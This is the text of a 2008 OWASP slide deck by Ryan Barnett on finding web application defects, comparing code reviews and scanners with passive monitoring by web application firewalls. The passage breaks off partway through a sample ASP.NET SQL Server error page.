Dynamic Vulnerability Identification:

Continuous Web Application Assessment

Ryan C. Barnett
Director of Application Security
Breach Security
Ryan.Barnett@breach.com

OWASP
Apr. 17th 2008

BREACH
SECURITY LABS


The OWASP Foundation
http://www.owasp.org

Introduction - Ryan Barnett

Background

- Director of Application Security at Breach Security.
- ModSecurity Community Manager.
- Background as an IDS/Web Security Admin.
- Author of *Preventing Web Attacks with Apache* (Addison/Wesley, 2006).

modsecurity



Introduction - Ryan Barnett

Open Source and Community Projects

- Board Member, Web Application Security Consortium.
- Project Leader, WASC Distributed Open Proxy Honeypots.
- Speaker, Open Web Application Security Project
- Instructor for the SANS Institute.
- Project Leader, Center for Internet Security's Apache Benchmark.

OWASP
The Open Web Application Security Project
http://www.owasp.org

Agenda

- Web Application Defects
  - What are they?
- How do you find them (Traditional Approaches)?
  - Source Code Reviews
  - Vulnerability Scanning
- How do you find them (New Approaches)?
  - Dynamic Vulnerability Identification with Web Application Firewalls (WAFs)
  - Scanning + WAFs
- Dynamic Vulnerability Identification Examples
  - Improper Error Handling - Application Error Messages
  - Insufficient Input Validation – SQL Injection
  - Non-use HTTPOnly Cookie Option – Cross-site Scripting
  - Insecure Session Management – Session Hijacking
- Conclusion/Questions

Dynamic Vulnerability Identification:
Passive Web Application Defect Monitoring

Ryan C. Barnett
Ryan.Barnett@breach.com

Web Application Defects:
What Are They?


BREACH
SECURITY LABS

The OWASP Foundation
http://www.owasp.org

Web Application Defects
Security Defects are Vulnerabilities

- New class of application defect – the security defect
- Requires new developer training and testing procedures
  - SDLC tests usually only focus on "functionality" testing
- Not related to functionality rather relates to business risk
  - What happens when a user enters unexpected data?
  - How does the application respond?

Web Application Development
Unintended Coding/Configuration Errors



Web Application Defects
Security Defects are Vulnerabilities

- Often considered secondary in priority to functional requirements
  - Due to business deadlines, if an app passes functional testing it goes live.
  - Try and "find-n-fix" vulnerabilities in production.
- Not protected from exploitation by network security (IDS/IPS)
  - The devices have a tough time dealing with custom coded applications.
  - Their rule sets are derived from publicly disclosed vulnerabilities and exploits.

Web Application Defects
The Cost

- Exposes organizations to significant risk
- The financial impact of identity theft breaches are on the rise with an average cost of $6.3 million per incident[1]
- Up to 80% of successful attacks against organizations exploit vulnerabilities in Web applications
- These attacks exploit insecure code within applications to compromise underlying
- SQL Injection is the top reason for card data compromise[2]

1 – Poneman Institute, 2007 Annual Study: U.S. Cost of a Data Breach
2 - http://www.mastercard.com/us/sdp/assets/pdf/SDP_Presentation.pdf

Web Application Defects
Defect to Attack Mapping

Defects in a Web application relate directly to vulnerabilities and expose them to various attacks

- Lack of User Input Validation => SQL Injection
- Lack of User Input Validation => Cross-Site Scripting
- Insecure User Session Management => Session Hijacking/Cookie Poisoning
- Insecure Configuration => Malicious Application Modification/Defacement
- Poor Administrative Authentication => Privilege Escalation

Dynamic Vulnerability Identification:
Passive Web Application Defect Monitoring

Ryan C. Barnett
Ryan.Barnett@breach.com

Web Application Defects:
How Do You Find Them?
Traditional Approaches

BREACH
SECURITY LABS

Web Application Vulnerability Identification
Traditional Approaches

- Source Code Reviews
  - Send the application code off for analysis by a secure code review company
- Vulnerability Scanning
  - Bring in experts to test and secure Web applications
  - Scanning for vulnerabilities
  - Remediate in development, outsource, or vendor
  - Maintain with regular scans

Web Application Vulnerability Identification
Source Code Reviews - Benefits

- There are some issues that you just won't be able to identify unless you look at the code
  - OWASP Top 10
    - Insecure Cryptographic Storage
  - WASC Threat Classification
    - Insufficient Authorization
- Code reviews allow you to identify certain vulnerabilities without the need for live client interaction
  - Vulnerability scanners have to send stimulus to the web app in order to interpret the response and make a determination on the existence of a vuln

Web Application Vulnerability Identification
Source Code Reviews – Disadvantages (1)

- Very expensive
  - Consultants are paid by the hour
- Almost always must be outsourced
  - Dev staff might not have adequate secure coding background
  - Do you really want the same people that coded the app be the same ones who review it?
- Takes a lot of time to find vulns
  - Even with automated source code security tools, full code reviews involve manual review components

Web Application Vulnerability Identification
Source Code Reviews – Disadvantages (2)


- Takes a lot of time to fix vulns
  - New projects needed
  - Extensive regression testing
- Only secures the code not the platform and environment
  - Code reviews lack an "in-context" view of how it will actually be run in production
  - Football Analogy – Scouting Combine vs. Live Games
- Must be done for every version of the application
  - Every code change may introduce new vulnerabilities

Web Application Vulnerability Identification
Vulnerability Scanning – Benefits

- Scanning/testing applications for vulnerabilities before going to production is absolutely a recommended best practice
- Scanners probe applications for vulnerabilities by sending requests to the application then analyzing how the application responds.
  - Scanners act differently than real attackers
  - Scanners look for indications of a vulnerability rather than actually exploiting an issue
    - Example – SQL Injection single tick
- Works well at identifying specific types of vulnerabilities, such as:
  - Identifying user input fields where data is not properly validated
  - Detecting default passwords and configurations
  - Locating parts of the application that should not be accessible externally, such as script directories and configuration files
  - Identifying when common session management techniques are implemented insecurely
  - Integrated into Dev and QA tools and environments

Web Application Vulnerability Identification
Vulnerability Scanning – Disadvantages (1)

- Provides only a temporary "snapshot" of web applications and vulnerabilities
- Intelligence degrades in between active scans



- Active scanning can be "harmful" to some applications
  - Most assessment "Rules of Engagement" place extremely restrictive controls around who, what, where, when and how web applications may be actively scanned

Web Application Vulnerability Identification
Vulnerability Scanning – Disadvantages (2)

- Unless the scanning tool has been tuned and results reviewed by an expert, assessments are likely to be incomplete
- Scanners perform a breadth-first traversal of a web site for links to map a site and identify areas of user input
  - These crawls are usually only a few levels deep and miss large portions of the application
  - Credentialed vs. Anonymous access
  - Unless properly configured, scanners can miss possible navigation options (pull-down, user fields)

Dynamic Vulnerability Identification:
Passive Web Application Defect Monitoring

Ryan C. Barnett
Ryan.Barnett@breach.com

Web Application Defects:
How Do You Find Them?
New Approaches

BREACH
SECURITY LABS


Dynamic Vulnerability Identification
Web Application Firewalls

- Dynamic means "real-time", 24x7 visibility
  - As opposed to the "snap-shots" in time of scanning
  - Real-time application change discovery
- Due to WAF's network placement they can monitor all transactions between clients and web applications for vulnerabilities
- Applications reveal a great deal about themselves:
  - App vendor, version
- No disruption of normal operations – as we do not need to send data to the app

Dynamic Vulnerability Identification
In-line WAF

Network Deployment:


- In-line Transparent Bridge mode
- Bi-directional web traffic analysis



Dynamic Vulnerability Identification
Out-of-line WAF

Network Deployment:


- Captures data from a SPAN port or TAP
- Bi-directional web traffic analysis



Dynamic Vulnerability Identification

Scanning + Web Application Firewalls

- The concept is combine the vulnerability identification capabilities of scanning with the remediation (virtual patching) capabilities of WAFs



Ryan C. Barnett
Ryan.Barnett@breach.com

Dynamic Vulnerability Identification Examples

Dynamic Vulnerability Identification Examples
Data Sources

- All of these example AppDefects can be identified by WAFs
- WASC Distributed Open Proxy Honeypot Project
  - http://www.webappsec.org/projects/honeypots/
  - Uses ModSecurity – http://www.modsecurity.org
- Findings Reports with real customer data
  - WebDefend AppDefects Data (sanitized)
- Commercial WAF Integration
  - Responding to ongoing incident
- Commercial Web Assessments

Dynamic Vulnerability Identification Examples
Application Errors

- Defect:
  - Improper error handling
- Attack Technique:
  - Attackers are often able to bypass input filtering (client-side JS) and inject meta-characters
  - Many times, app generate errors even when the client does not send malicious data
    - Most often associated with connectivity or config changes made during trouble-shooting
- Consequence:
  - Sensitive information leakage

Dynamic Vulnerability Identification Examples
Application Errors

Server Error in '/' Application.

SQL Server does not exist or access denied.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: SQL Server does not exist or access denied.

Source Error:


```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of
the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[SqlException: SQL Server does not exist or access denied.]
